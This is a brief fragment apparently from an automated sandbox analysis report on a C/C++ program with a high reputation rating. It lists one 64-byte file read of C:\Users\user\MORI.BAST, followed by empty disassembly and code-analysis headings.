Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\MORI.BAST	unknown	64	success or wait	1	FF7927D0	ReadFile

Disassembly

Code Analysis